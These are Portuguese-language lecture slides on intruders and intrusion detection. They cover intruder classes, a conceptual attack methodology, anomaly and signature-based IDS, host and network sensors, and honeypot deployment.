
A Ameaça: Intrusos e a Necessidade de Defesa

- Uma das principais ameaças à segurança são os **intrusos**.
- Boa parte das violações são feitas por **outsiders**
- Mas existem algumas violações feitas por **insiders**.
- **Porém:** Insiders podem ser muito mais perigosos.
- **Preocupação:** Ataques **direcionados** a indivíduos e seus sistemas de TI.
- **Implicação:**
  - Ataques direcionados podem *burlar* as defesas de perímetro (ex: Firewalls).
  - É necessário estratégias de **Defesa em Profundidade**.

Classes de Intrusos (Parte 1): Ciber criminosos e Ativistas

Entender a **motivação** dos atacantes auxilia no design da estratégia defensiva.

- **Classe 1: Ciber criminosos**
  - **Motivação: Recompensa Financeira**.
  - **Atividades:** Roubo de identidade, roubo de credenciais financeiras, espionagem corporativa, roubo ou sequestro de dados.
  - **Perfil:** Organizam-se em fóruns *underground* (ex: DarkMarket) para trocar dados e coordenar ataques.
- **Classe 2: Ativistas**
  - **Motivação: Causas sociais ou políticas**.
  - **Nível de Habilidade:** Frequentemente baixo.
  - **Atividades:** Promover a causa através de *website defacement*, DoS, ou vazamento de dados.
  - **Exemplos:** Anonymous, LulzSec, Manning, Snowden.

Classes de Intrusos (Parte 2): APTs e Outros

- **Classe 3: APTs**
  - **Quem são?** Grupos de hackers **patrocinados por governos**.
  - **Motivação:** Conduzir **espionagem** ou **sabotagem**.
  - **Alias: APTs (Advanced Persistent Threats)** – devido à natureza **secreta** e **persistência** por longos períodos.
  - **Escopo:** Generalizado (China, Rússia, EUA, UK, etc.).
- **Classe 4: Outros**
  - **Hackers Clássicos:**
    - **Motivação:** Desafio técnico, ou estima e reputação no grupo.
    - Ex: Responsáveis por descobrir novas vulnerabilidades, como buffer overflow.
  - **Hobby Hackers:**
    - Usam *attack toolkits* (ferramentas prontas) para explorar.
    - Potencialmente podem ser recrutados pelas outras classes.

Exemplos de Intrusão (NIST SP 800-61) - Parte 1

O NIST SP 800-61 (Guia de Resposta a Incidentes) lista os seguintes exemplos de intrusão:

- Realizar um comprometimento *root* remoto de um servidor de e-mail.
- Pichar (defacing) um servidor Web.
- Adivinhar e quebrar senhas.
- Copiar um banco de dados contendo números de cartão de crédito.
- Visualizar dados sensíveis (folha de pagamento, registros médicos) sem autorização.

Exemplos de Intrusão (NIST SP 800-61) - Parte 2

- Executar um *packet sniffer* em uma estação de trabalho para capturar nomes de usuário e senhas.
- Usar um erro de permissão em um servidor FTP anônimo para distribuir software pirata e arquivos de música.
- Acessar sistema inseguro e obter acesso à rede interna.
- **Engenharia Social**

O Papel e as Limitações do IDS/IPS

- **IDS: Sistemas de Detecção de Intrusão**
- **IPS: Sistemas de Prevenção de Intrusão**
- **Onde funcionam bem:**
  - São razoavelmente eficazes contra ataques **conhecidos** e **menos sofisticados**.
  - Ex: Ataques de grupos ativistas ou golpes de e-mail em larga escala.
- **Onde falham:**
  - São **menos eficazes** contra ataques sofisticados e direcionados (ex: cibercriminosos ou APTs patrocinados pelo Estado).
  - *Por quê?* Esses atacantes usam **zero-day exploits** e sabem como **obscurecer** suas atividades no sistema.
- **Defesa em Profundidade**
  - O IDS/IPS precisa ser parte de uma estratégia de **Defesa em Profundidade**. Incluindo criptografia, trilhas de auditoria, autenticação forte e gerenciamento ativo de segurança.

Comportamento do Intruso: Metodologia de Ataque

Padrões de comportamento dos intrusos mudam e constantemente

- **Porém existe** uma metodologia de ataque comum:
  - Phishing → Instalação de Malware → Roubo de Credenciais → Comprometimento.

Etapas:

- **1. Aquisição de Alvo e Coleta de Informações**
  - Ossint - Open source intelligence
  - Usa informações publicamente disponíveis (técnicas ou não)
  - Uso de ferramentas de mapeamento de rede
  - **Objetivo**: Identificar e caracterizar os sistemas-alvo.
- **2. Acesso Inicial**
  - Explorando uma vulnerabilidade de rede remota.
  - Explorando credenciais de autenticação fracas.
  - Instalando malware (via **engenharia social** ou **download direcionado**).

Metodologia de Ataque (Continuação)

- **3. Escalação de Privilégio**
  - Ações tomadas **dentro** do sistema **após o acesso inicial**.
  - Explora vulnerabilidades de acesso *local*.
  - **Objetivo:** Aumentar os privilégios disponíveis para o atacante, permitindo que ele atinja seus objetivos no sistema-alvo.
- **4. Coleta de Informações ou Exploração do Sistema**
  - Ações do atacante para acessar ou modificar informações/recursos no sistema.
  - Pode incluir mudar para outro sistema-alvo (**movimentação lateral**).

Metodologia de Ataque (Finalização)

- **5. Manutenção do Acesso**
  - Ações para permitir acesso contínuo (persistência) pelo atacante.
  - Instalação de **backdoors** ou outro software malicioso.
  - Adição de credenciais de autenticação "secretas" .
  - Outras mudanças de configuração no sistema.
- **6. Apagando Rastros**
  - O atacante desabilita ou edita **logs de auditoria** para remover evidências da atividade de ataque.
  - Usa **rootkits** e outras medidas para esconder arquivos ou códigos instalados secretamente.

Examplos de Comportamento do Intruso

- **(a) Aquisição de Alvo e Coleta de Informações**
  - Explorar site corporativo (estrutura, pessoal, S.O.).
  - Usar DNS lookup (`dig`, `host`) e banco de dados `WHOIS`.
  - Mapear serviços de rede (`NMAP`).
  - Enviar e-mail de "sondagem" (ex: SAC) para analisar a resposta (tipo de cliente/servidor de e-mail).
  - Identificar serviços vulneráveis (ex: um CMS Web).
- **(b) Acesso Inicial**
  - *Brute force* (adivinhação) de senha (ex: do CMS).
  - Explorar uma vulnerabilidade em um plugin (ex: do CMS) para ganhar acesso ao sistema.
  - Enviar e-mail de *spear-phishing* direcionado (com link para um *exploit* de navegador).

Examplos de Comportamento do Intruso

- **(c) Escalação de Privilégio (Privilege Escalation)**
  - Escanear o sistema por aplicações com *exploits* locais.
  - Explorar uma aplicação vulnerável para ganhar privilégios elevados (ex: root/admin).
  - Instalar *sniffers* para capturar senhas de administrador na rede.
  - Usar a senha de admin capturada para acessar informação privilegiada.
- **(d) Coleta de Informações ou Exploração do Sistema**
  - Escanear arquivos em busca da informação desejada (ex: dados financeiros, PII).
  - Transferir um grande número de documentos para um repositório externo (exfiltração de dados).
  - Usar senhas (capturadas) para acessar outros servidores na rede (movimentação lateral).

Examplos de Comportamento do Intruso

- **(e) Manutenção de Acesso**
  - Instalar uma ferramenta de administração remota (RAT) ou *rootkit* com um *backdoor* para acesso futuro.
  - Usar a senha de administrador (capturada) para acessar a rede posteriormente (persistência).
  - Modificar ou desabilitar programas de antivírus (AV) ou IDS rodando no sistema para evitar detecção.
- **(f) Apagando Rastros**
  - Usar um *rootkit* para esconder os arquivos (ex: RAT, sniffers) instalados no sistema.
  - Editar arquivos de log (*logfiles*) para remover as entradas (evidências) geradas durante a intrusão.

Detecção de Intrusão (Intrusion Detection): Definições

- **Intrusão de Segurança:**
  - Um ato **não autorizado** de **burlar (bypassing)** os mecanismos de segurança de um sistema.
- **Detecção de Intrusão :**
  - Uma função de hardware ou software que **coleta e analisa** informações de várias áreas (dentro de um computador ou rede).
  - **Objetivo:** Identificar possíveis intrusões de segurança.

Componentes Lógicos de um IDS

- Um IDS (Intrusion Detection System) é composto por três componentes lógicos:
- **1. Sensores**
  - Responsáveis por **coletar dados**.
  - A entrada pode ser qualquer parte do sistema que contenha evidência de intrusão
  - Ex: pacotes de rede, arquivos de log, system calls.
  - Os sensores coletam e encaminham esta informação para o Analisador.
- **2. Analisadores**
  - Recebem a entrada de um ou mais Sensores.
  - A saída **determina se uma intrusão ocorreu**.
  - Pode incluir evidências e orientações sobre ações.
  - Os dados dos sensores também podem ser armazenados para análise futura.
- **3. Interface de Usuário**
  - Permite ao administrador **visualizar** o sistema ou **controlar o seu comportamento**.

Classificação de IDSs (Baseado na Fonte de Dados)

Arquitetura:

- **Simples:** Um IDS com um único sensor e analisador - Ex: um HIDS ou NIDS.
- **Distribuída:** Uso de **múltiplos sensores** em vários hosts e dispositivos de rede, enviando informações para um **analisador centralizado**.

Classificação (Fonte e Tipo de Dados):

- **1. Host-based IDS (HIDS)**
  - **O que monitora?** As características de um **único host** e os eventos ocorrendo nele.
  - *Exemplos:* Identificadores de processo (PIDs), *system calls* (chamadas de sistema).
- **2. Network-based IDS (NIDS)**
  - **O que monitora?** O **tráfego de rede** de segmentos ou dispositivos específicos.
  - *Exemplos:* Analisa tráfego da rede para identificar atividades suspeitas.
- **3. Distributed ou Hybrid IDS (Distribuído/Híbrido)**
  - **O que faz?** Combina informações de vários sensores (HIDS e/ou NIDS) em um analisador central.
  - *Vantagem:* Consegue identificar e responder melhor à atividade de intrusão.

Princípios Básicos: Motivações para o IDS

- Autenticação, Controle de Acesso e Firewalls ajudam a combater intrusões.
- A **Detecção de Intrusão (IDS)** é outra linha de defesa, motivada por várias considerações:
- **1. Detecção Rápida**
  - Se a intrusão for detectada rápido o suficiente, o intruso pode ser **ejetado** do sistema *antes* de causar danos ou comprometer dados.
  - Mesmo se não for a tempo de "preempt" (impedir), quanto mais cedo a detecção, menor o dano e mais rápida a recuperação.
- **2. Efeito desencorajador**
  - Um IDS eficaz pode desencorajar ataques, atuando assim para **prevenir** intrusões.
- **3. Coleta de Informações**
  - A detecção permite a coleta de informações sobre **técnicas de intrusão**.
  - Essas informações podem ser usadas para fortalecer as medidas de **prevenção** (ex: regras de firewall, patches).

Princípios Básicos: A Suposição Fundamental do IDS

- **A Suposição:**
  - A detecção de intrusão baseia-se na suposição de que o comportamento do **intruso** difere do comportamento de um **usuário legítimo** de maneiras que podem ser **quantificadas**.
- **O Desafio (A Realidade):**
  - Não podemos esperar que haja uma distinção **nítida (crisp) e exata** entre um ataque e o uso normal dos recursos.
- **A Consequência (Falsos Positivos/Negativos):**
  - Devemos esperar que haverá alguma **sobreposição (overlap)** entre o comportamento legítimo e o comportamento de ataque.
  - (O trabalho do Analisador é minimizar essa sobreposição).

O Desafio Central do IDS: O "Trade-Off"

- O comportamento típico de um intruso e de um usuário autorizado não são perfeitamente distintos; existe uma **sobreposição (overlap)**.
- **O Dilema (Compromisso):**
  - **1. Interpretação "Frouxa" (Loose):**
    - Tenta capturar o máximo de intrusos.
    - **Resultado:** Leva a um alto número de **Falsos Positivos** (Falsos Alarmes), onde usuários autorizados são identificados como intrusos.
  - **2. Interpretação "Restrita" (Tight):**
    - Tenta limitar os Falsos Positivos.
    - **Resultado:** Leva a um aumento de **Falsos Negativos** (intrusos não identificados).
- **O Objetivo Ideal:**
  - A prática do IDS é um "compromisso" (e uma "arte").
  - Maximizar a **Taxa de Detecção** (detectar ataques reais).
  - Minimizar a **Taxa de Falsos Alarmes** (ignorar uso normal).

A Visão Clássica

A dificuldade de detecção depende do tipo de intruso:

- **Detectando Atacantes Externos (Outsiders):**
  - É possível (com confiança razoável) distinguir um atacante externo de um usuário legítimo.
  - **Como?** Padrões de comportamento legítimo podem ser estabelecidos (observando o histórico).
  - **Detecção:** Pode-se detectar **desvios significativos** (anomalias) desses padrões.
- **Detectando Atacantes Internos (Insiders):**
  - (Um usuário legítimo agindo de forma não autorizada).
  - Anderson concluiu que esta é a tarefa **mais difícil**.
  - **Por quê?** A distinção entre o comportamento "anormal" (malicioso) e "normal" (legítimo) de um insider pode ser **muito pequena**.
  - **Conclusão:** A busca *apenas* por anomalias seria **insuficiente** para detectar insiders.
  - **Solução (sugerida):** O comportamento do insider pode ser detectável através de uma **definição inteligente** de condições (regras) que sugerem uso não autorizado.

O Desafio Prático do IDS

- **O Objetivo Duplo (e Conflitante):**
  - **1. Alta Taxa de Detecção:** Detectar uma porcentagem substancial de intrusões (senão, o IDS gera uma *falsa sensação de segurança*).
  - **2. Baixa Taxa de Falsos Alarmes:** Se os falsos positivos (alarmes) forem frequentes, os gerentes **passarão a ignorar os alarmes** ou perderão muito tempo analisando-os.
- **A Falácia da Taxa-Base (Base-Rate Fallacy):**
  - É **extremamente difícil** atingir os dois objetivos.
  - **O Problema:** O número real de **intrusões** (taxa-base) é **muito baixo** em comparação com o número de **usos legítimos** (normal).
  - **A Consequência:** A menos que o teste (o IDS) seja *extremamente discriminatório* (quase perfeito), a taxa de falsos alarmes será **alta**.
  - **O desafio está aqui**

Requisitos de um IDS - Parte 1

Um IDS deve:

- **1. Rodar continuamente** com mínima supervisão humana.
- **2. Ser tolerante a falhas**, ou seja, capaz de se recuperar de *crashes* e reinicializações.
- **3. Resistir à subversão.** O IDS deve ser capaz de monitorar a si mesmo e detectar se foi modificado por um atacante.
- **4. Impor um overhead mínimo** no sistema onde está rodando.
- **5. Ser configurável** de acordo com as políticas de segurança do sistema que está sendo monitorado.

Requisitos de um IDS - Parte 2

sobrecarga

- **6. Ser capaz de se adaptar** a mudanças no comportamento do sistema e dos usuários ao longo do tempo.
- **7. Ser capaz de escalar** para monitorar um grande número de hosts.
- **8. Evitar parada completa** do serviço, ou seja, se alguns componentes pararem, o resto deve ser afetado o mínimo possível.
- **9. Permitir reconfiguração dinâmica**, ou seja, a capacidade de reconfigurar o IDS sem ter que reiniciá-lo.

Abordagens de Análise de um IDS

Os IDSs usam duas abordagens:

- **1. Detecção de Anomalia**
- **2. Detecção por Assinatura ou Heurística**

Abordagens de Análise de um IDS

- **1. Detecção de Anomalia**
  - **Como funciona?** Envolve a coleta de dados sobre o comportamento de **usuários legítimos** ao longo do tempo (criando uma "linha de base" do que é **normal**).
  - **Análise:** O comportamento *atual* observado é então analisado.
  - **Decisão:** O IDS determina se o comportamento atual é de um usuário legítimo ou se é uma **anomalia** desse padrão, indicando um intruso.

Abordagem de Análise: Detecção de Anomalia (Definição)

Duas fases:

- **1. Fase de Treinamento**
  - Desenvolve um **modelo** do comportamento legítimo (normal) do usuário.
  - Como? Coletando e processando dados dos sensores durante a operação normal do sistema.
  - (Pode ocorrer em momentos distintos ou ser um processo contínuo de evolução do modelo).
- **2. Fase de Detecção**
  - O comportamento **atual** observado é comparado com o modelo (normal).
  - O comportamento é então classificado como **legítimo** ou **anômalo** (suspeito).

Detecção de Anomalia: Categorias de Classificação

Temos três abordagens:

- **1. Estatística**
  - Análise do comportamento observado usando modelos (univariados, multivariados, time-series) das métricas.
- **2. Baseada em Conhecimento**
  - Usa um **sistema especialista** (expert system) que classifica o comportamento de acordo com um conjunto de **regras** que modelam o comportamento legítimo.
- **3. Aprendizado de Máquina (Machine-learning)**
  - Determina **automaticamente** um modelo de classificação adequado a partir dos dados de treinamento, usando técnicas de mineração de dados.

Abordagem 1: Estatística

Desenvolve um **perfil estatístico** das métricas observadas.

- **Uso de:**
  - *Univariada:* Trata cada métrica como independente (muito "cru" (crude), ineficaz).
  - *Multivariada:* Considera correlações entre métricas (melhor discriminação).
  - *Séries Temporais (Time-series):* Usa a ordem e o tempo entre eventos (ainda melhor).
- **Vantagens:**
  - Relativa simplicidade e baixo custo computacional.
  - Não necessita de suposições (assumptions) sobre o comportamento esperado.
- **Desvantagens:**
  - Dificuldade em selecionar métricas adequadas (balanço de falsos positivos/negativos).
  - Nem todos os comportamentos podem ser modelados por esta abordagem.

Abordagem 2: Baseada em Conhecimento

- Classifica os dados observados usando um **conjunto de regras** (expert system).
- **Fase de Treinamento:**
  - As regras são desenvolvidas (podendo ser **manualmente**) para caracterizar os dados de treinamento em classes distintas.
  - Pode usar ferramentas formais: máquinas de estado finito, linguagens de descrição.
- **Vantagens:**
  - Robustez e flexibilidade.
- **Desvantagens:**
  - **Dificuldade e tempo** para desenvolver regras (conhecimento) de alta qualidade.
  - Necessidade de **especialistas humanos** (human experts) para auxiliar no processo.

Abordagem 3: Aprendizado de Máquina (Conceito e Trade-offs)

- Usa técnicas de *data mining* para desenvolver **automaticamente** um modelo a partir dos dados de treinamento (normais).
- **Fase de Treinamento (Custo):**
  - Requer **tempo significativo** e **altos recursos computacionais**.
- **Fase de Detecção (Eficiência):**
  - Uma vez que o modelo é gerado, a análise subsequente (classificação) é geralmente **bastante eficiente**.
- **Vantagens:**
  - Flexibilidade e adaptabilidade.
  - Capacidade de capturar interdependências complexas entre as métricas.
- **Desvantagens:**
  - Dependência de suposições sobre o comportamento "aceito".
  - Taxa de **falsos alarmes** (false alarm rate) **inaceitavelmente alta** (atualmente).
  - Alto custo de recursos (para treinar).

Abordagem 3: Aprendizado de Máquina - Abordagens

Várias abordagens de ML foram tentadas com sucesso variado:

- **Redes Bayesianas:** Codifica relações probabilísticas.
- **Modelos de Markov:** Modelo com conjuntos de estados interligados por probabilidades de transição.
- **Redes Neurais:** Para classificar dados.
- **Lógica Fuzzy:** Raciocínio é aproximado; pode acomodar incerteza.
- **Algoritmos Genéticos:** Desenvolver regras de classificação.
- **Clusterização e Detecção de Outlier:** Agrupa dados por similaridade; novos dados são classificados como "dentro de um cluster" (normal) ou "outlier" (anomalia).

Abordagens de Análise de um IDS

- **2. Detecção por Assinatura ou Heurística**
  - Também conhecida como **Detecção de Mau Uso** .
  - **Como funciona?** Usa um conjunto de **padrões maliciosos conhecidos** ou **regras de ataque**.
  - **Análise:** O comportamento atual é comparado com este conjunto de regras/assinaturas.
  - **Decisão:** Se houver uma correspondência, é considerado um intruso.

Abordagem de Análise: Detecção por Assinatura

- **Como Funciona:**
  - Compara os dados coletados com **padrões conhecidos de dados maliciosos**.
  - As assinaturas precisam dar detalhes o suficiente para minimizar falsos alarmes, mas ainda detectar uma fração suficiente de dados maliciosos.
- **Onde é usado:** Amplamente utilizado em produtos antivírus, proxies de varredura de tráfego de rede e NIDS.
- **Vantagens:**
  - Custo relativamente baixo em tempo e uso de recursos.
  - Ampla aceitação.
- **Desvantagens:**
  - Esforço significativo necessário para identificar e revisar novos comportamentos para criar assinaturas.
  - **Incapacidade de detectar ataques "zero-day"** onde nenhuma assinatura existe.

Abordagem de Análise: Detecção Heurística

- **Como Funciona:**
  - Envolve o uso de **regras** para identificar ataques **conhecidos** ou que explorariam **fraquezas conhecidas**.
  - As regras também podem identificar comportamento **suspeito**, mesmo que esse comportamento esteja dentro dos padrões de uso estabelecidos.
- **Desenvolvimento das Regras:**
  - Abordagem mais frutífera: **Analisar ferramentas e scripts de ataque** coletados na Internet.
  - Suplementado por regras geradas por **especialistas**.
  - As regras são tipicamente específicas para a máquina e o S.O.
- **Exemplo:**
  - O sistema **SNORT** é um exemplo de um **NIDS baseado em regras**.
  - Existe uma grande coleção de regras para ele detectar uma ampla variedade de ataques de rede.

Host-Based IDS (HIDS): Introdução

- **O que é?**
  - O HIDS adiciona uma **camada especializada de software de segurança** a sistemas vulneráveis ou sensíveis.
  - *Exemplos:* Servidores de banco de dados, sistemas administrativos.
- **Função:**
  - Monitora a atividade **dentro do sistema** de várias maneiras para detectar comportamento suspeito.
- **Propósito Principal:**
  - 1. Detectar intrusões.
  - 2. Registrar (log) eventos suspeitos.
  - 3. Enviar alertas.
  - IDS/IPS
- **Abordagens de Análise:**
  - HIDS usa as duas abordagens:
  - Detecção de Anomalia (Anomaly).
  - Detecção por Assinatura ou Heurística.

HIDS: Fontes de Dados e Sensores (Parte 1)

- Um componente fundamental do IDS é o **sensor** que coleta dados. Um registro da atividade (input) deve ser fornecido ao analisador.
- Fontes de dados comuns incluem:
- **1. Rastros de Chamadas de Sistema**
  - Um registro da sequência de *system calls* feitas pelos processos.
  - Amplamente reconhecida como a **fonte de dados preferida** para HIDS.
  - **Vantagem:** Funciona bem em sistemas Unix e Linux.
  - **Desvantagem:** Problemático em sistemas Windows (devido ao uso extensivo de DLLs, que "obscurecem" quais processos usam quais chamadas).
- **2. Registros de Auditoria**
  - A maioria dos S.O. modernos inclui software de "accounting" (auditoria) que coleta informações sobre a atividade do usuário.
  - **Vantagem:** Nenhum software de coleta adicional é necessário.
  - **Desvantagem (1):** Os registros podem não conter a informação necessária ou não estar em um formato conveniente.
  - **Desvantagem (2):** Intrusos podem tentar **manipular** esses logs para esconder suas ações.

HIDS: Fontes de Dados e Sensores (Parte 2)

- **3. Checksums de Integridade de Arquivos**
  - Abordagem comum: Escanear periodicamente **arquivos críticos** (ex: arquivos de sistema) em busca de mudanças.
  - **Como?** Comparando hash atuais com um registro de valores conhecidos (baseline).
  - **Desvantagem (1):** A necessidade de gerar e proteger os checksums "bons" (baseline).
  - **Desvantagem (2):** A dificuldade de monitorar arquivos que *mudam* (legitimamente) o tempo todo.
- **4. Acesso ao Registro**
  - Uma abordagem usada em sistemas **Windows**.
  - Monitora o acesso ao Registro (dada a quantidade de informação e acesso usados pelos programas).
  - **Desvantagem:** Muito específico do Windows; registrou sucesso limitado.
- **Função Resumida do Sensor:**
  - Coleta dados $\rightarrow$ Filtra (padroniza formato) $\rightarrow$ Encaminha para o Analisador.

HIDS por Anomalia (Sistemas Linux/UNIX)

- A maioria dos trabalhos em HIDS por anomalia foi feita em UNIX/Linux (dada a facilidade de coletar dados).
- **Fonte de Dados Preferida: Rastros de Chamadas de Sistema** .
  - Logs de auditoria.
- **Por que "System Calls"?**
  - São o meio pelo qual os programas acessam as funções do **kernel**.
  - Fornecem informação **detalhada** sobre a atividade do processo, permitindo classificar como normal ou anômalo.

HIDS (Linux) - Motores de Decisão

- Os *system call traces* (coletados) são analisados por um motor de decisão.
- **Abordagem Original (STIDE):**
  - Compara sequências de chamadas observadas com sequências "normais" (do treinamento) para obter uma "taxa de disparidade" (mismatch ratio).
- **Abordagens Alternativas (ML):**
  - Hidden Markov Models (HMM)
  - Redes Neurais Artificiais (ANN)
  - Support Vector Machines (SVM)
  - Extreme Learning Machines (ELM)
- **Performance:**
  - taxa% detecção, falsos positivos.
  - velocidade de detecção.

HIDS: Detecção por Assinatura ou Heurística

- **Implementação Comum:** É a base dos **Antivírus**.
  - Usado em: sistemas cliente (PCs), dispositivos móveis, e incorporado em proxies (e-mail, Web) e NIDS.
- **Como Funciona (Duas Técnicas):**
  - **1. Assinaturas :**
    - Um banco de dados de **padrões de dados** (file signatures) encontrados em malware **conhecido**.
  - **2. Heurísticas:**
    - Um conjunto de **regras** que caracterizam o **comportamento** malicioso **conhecido**.
- **Vantagem:**
  - *Muito eficiente* para detectar malware **conhecido**.
- **Desvantagem :**
  - **NÃO é capaz** de detectar ataques **"zero-day"** (ataques novos/desconhecidos).
  - Pois o novo ataque não corresponde a nenhuma assinatura ou regra conhecida.
- **Uso Principal:**
  - Amplamente utilizado, especialmente em sistemas **Windows** (que continuam a ser um alvo principal de intrusos).


HIDS Distribuído

- **O Foco Tradicional:**
  - O trabalho em HIDS (Host-based) focava-se na operação **stand-alone** (em um único sistema).
- **A Realidade Organizacional:**
  - A organização típica precisa defender uma coleção **distribuída** de hosts (suportados por uma LAN ou inter-rede).
- **A Evolução (A Defesa Eficaz):**
  - Embora seja possível usar HIDS *stand-alone* em cada host...
  - Uma defesa **mais eficaz** é alcançada através da **coordenação e cooperação** entre os IDSs pela rede (ou seja, um HIDS Distribuído).

Network-Based IDS (NIDS): Definição e Papel

- **O que é um NIDS?**
  - Monitora o tráfego em **pontos selecionados** de uma rede.
  - Examina o tráfego **pacote a pacote** em tempo real (ou próximo a isso).
  - Analisa atividade nos protocolos de Rede (L3), Transporte (L4) e/ou Aplicação (L7).
- **Contraste (NIDS vs. HIDS):**
  - **NIDS:** Examina o *tráfego de pacotes* **direcionado aos** sistemas.
  - **HIDS:** Examina a *atividade do usuário e do software* **dentro de** um host.
- **Papel e Localização:**
  - Tipicamente incluído na infraestrutura de **segurança de perímetro** (incorporado ou associado ao firewall).
  - Foco: Monitorar tentativas de intrusão **externa**.
- **Arquitetura Típica:**
  - Sensores (para monitorar tráfego).
  - Servidores de Gerenciamento (para análise).
  - Consoles de Gerenciamento (para interface humana).

Funcionamento NIDS



NIDS: A Limitação da Criptografia e Modos de Sensor

- **A Grande Limitação - Criptografia:**
  - Com o uso crescente de criptografia (ex: TLS/SSL), os NIDS **perderam o acesso ao conteúdo (payload)** significativo do tráfego.
  - Isso **prejudica (hindering)** sua capacidade de funcionar bem (ex: não podem ver comandos maliciosos dentro de uma sessão HTTPS).
  - **Conclusão:** NIDS são importantes, mas só podem formar **parte** da solução (Defesa em Profundidade).
- **Tipos de Sensores de Rede (Modos):**
- **1. Sensor Inline**
  - Inserido em um segmento de rede; o tráfego **deve passar através** do sensor.
  - (Pode ser combinado com um firewall ou switch).
  - **Vantagem (IPS):** Permite **bloquear** um ataque quando detectado (atuando como IDS e **IPS** - Intrusion Prevention System).
- **2. Sensor Passivo**
  - (Mais comum).
  - Monitora uma **cópia** do tráfego de rede; o tráfego real *não* passa pelo dispositivo.
  - **Vantagem:** Mais eficiente, pois não adiciona um passo de manuseio extra (não contribui para o atraso/delay dos pacotes).

NIDS: Configuração Passiva e Sensores Wireless (WIDS)

- **Configuração Típica**
  - O sensor se conecta ao meio (ex: cabo de fibra óptica) através de um **"tap"** (derivação física).
  - O "tap" fornece ao sensor uma **cópia** de todo o tráfego da rede.
  - **Uso de Placas de Rede:**
    - **NIC 1 (Coleta):** Conectada ao "tap". Geralmente **não possui um endereço IP**. Apenas coleta todo o tráfego (modo promíscuo).
    - **NIC 2 (Gerenciamento):** Conectada à rede **com um endereço IP**. Permite ao sensor se comunicar com o servidor de gerenciamento NIDS.
- **Distinção: Sensores Wireless**
  - Pode ser *inline* (incorporado em um Access Point - AP) ou *passivo* (monitorando o tráfego "pelo ar").
  - **Função:** Apenas sensores wireless podem analisar o tráfego de **protocolo wireless** e detectar ataques específicos (ex: DoS wireless, sequestro de sessão, AP falso).
  - **WIDS (Wireless IDS):** Um NIDS focado exclusivamente em redes sem fio.

Honeypots: Definição e Propósito

- Honeypots (Potes de Mel) são **sistemas-isca (decoy systems)**.
- São projetados para **atrair (lure)** um atacante potencial para **longe** dos sistemas críticos.
- **Três Objetivos Principais:**
  - **1. Desviar (Divert):** Desviar um atacante de acessar sistemas críticos.
  - **2. Coletar Informações:** Coletar dados sobre a atividade do atacante (técnicas, ferramentas).
  - **3. Ganhar Tempo (Encourage):** Encorajar o atacante a ficar no sistema tempo suficiente para que os administradores possam responder.
- **A Lógica Fundamental:**
  - O honeypot é preenchido com **informações fabricadas** (que parecem valiosas, mas um usuário legítimo nunca acessaria).
  - **Qualquer acesso** ao honeypot é, por definição, **suspeito**.
  - O sistema é instrumentado com monitores e loggers sensíveis.
  - Como o ataque "parece" ser bem-sucedido, os admins podem rastrear o atacante sem expor sistemas produtivos.

Honeypots: Tipos de Interação (Low vs. High)

- **Valor do Honeypot:** É um recurso sem valor de produção. Não há razão legítima para interação.
  - Qualquer comunicação *de entrada* (inbound) é (provavelmente) uma sonda, scan ou ataque.
  - Se um honeypot inicia comunicação *de saída* (outbound), ele (provavelmente) foi comprometido.
- **Classificação (Nível de Interação):**
- **1. Low Interaction Honeypot (Baixa Interação)**
  - Um pacote de software que **EMULA** serviços ou sistemas (ex: finge ser um servidor FTP).
  - Fornece uma interação inicial realista, mas **não executa** a versão completa dos serviços.
- **2. High Interaction Honeypot (Alta Interação)**
  - É um **sistema real**: S.O. completo, serviços e aplicações reais.
  - O sistema é instrumentado (monitorado) e colocado onde os atacantes podem acessá-lo.

Trade-offs (High vs. Low) e Honeynets

- **High Interaction (Vantagem):**
  - Um alvo **muito mais realista**.
  - Pode "ocupar" (prender) um atacante por um período extenso.
- **High Interaction (Desvantagens / Riscos):**
  - Requer **significativamente mais recursos** (é um S.O. real).
  - **RISCO:** Se for comprometido, pode ser usado pelo atacante para iniciar ataques contra **outros sistemas** (na Internet).
  - Isso pode resultar em problemas **legais** ou de **reputação** indesejados para a organização.
- **Low Interaction (Vantagem):**
  - Suficiente para detectar estágios iniciais do ataque (scan, probe) e alertar (como componente de um IDS distribuído).
- **Honeynet (Rede Honeypot):**
  - Esforços recentes ("The Honeynet Project") focam em construir **redes inteiras** de honeypots que emulam uma empresa (com tráfego simulado).

Implantação (Deployment) de Honeypots

- A localização depende dos objetivos (tipo de info a coletar) e do nível de risco tolerado.
- **1. Externo** (Internet, antes do firewall)
- **2. DMZ** (Rede de Serviços, entre firewalls)
- **3. Interno** (Rede Corporativa, após o firewall)

Implantação: Posição 1 (Externa)

- **Localização:** Na Internet, **antes** do firewall externo.
- **Vantagens:**
  - Útil para rastrear tentativas de conexão a **IPs não utilizados** (scans).
  - **Não aumenta o risco** para a rede interna (o perigo de um sistema comprometido *atrás* do firewall é evitado).
  - **Reduz "ruído":** Atrai muitos ataques, reduzindo os alertas no firewall e nos sensores IDS internos (facilitando o gerenciamento).
- **Desvantagem:**
  - Pouca ou nenhuma capacidade de capturar **atacantes internos**.

Implantação: Posição 2 (DMZ)

- **Localização:** Na rede de serviços (Web, Mail), ou seja, **dentro da DMZ** (entre o firewall externo e o interno).
- **Vantagem (Implícita):**
  - Monitora ataques direcionados aos serviços públicos (Web, Mail, DNS).
- **Desvantagens (Trade-off):**
  - **Risco de Contaminação:** O admin deve garantir que os *outros sistemas* (legítimos) na DMZ estejam seguros contra o honeypot (caso ele seja comprometido).
  - **Conflito com Firewall:** O firewall (externo) tipicamente **bloqueia** tráfego desnecessário para a DMZ (ex: permite só porta 80, 443).
  - **Dilema:** O admin deve (1) **abrir o firewall** (aumentando o risco) ou (2) **limitar a eficácia** do honeypot (que não verá os ataques bloqueados).

Implantação: Posição 3 (Interna) e "Honeyfiles"

- **Localização:** Na rede **totalmente interna**.
- **Vantagens:**
  - Vantagem mais importante: Pode capturar **ataques internos**.
  - Pode detectar um firewall **mal configurado** (que encaminha tráfego indevido da Internet para a rede interna).
- **Desvantagens (Sérias):**
  - **Risco Alto:** Se o honeypot for comprometido, ele pode atacar **outros sistemas internos**.
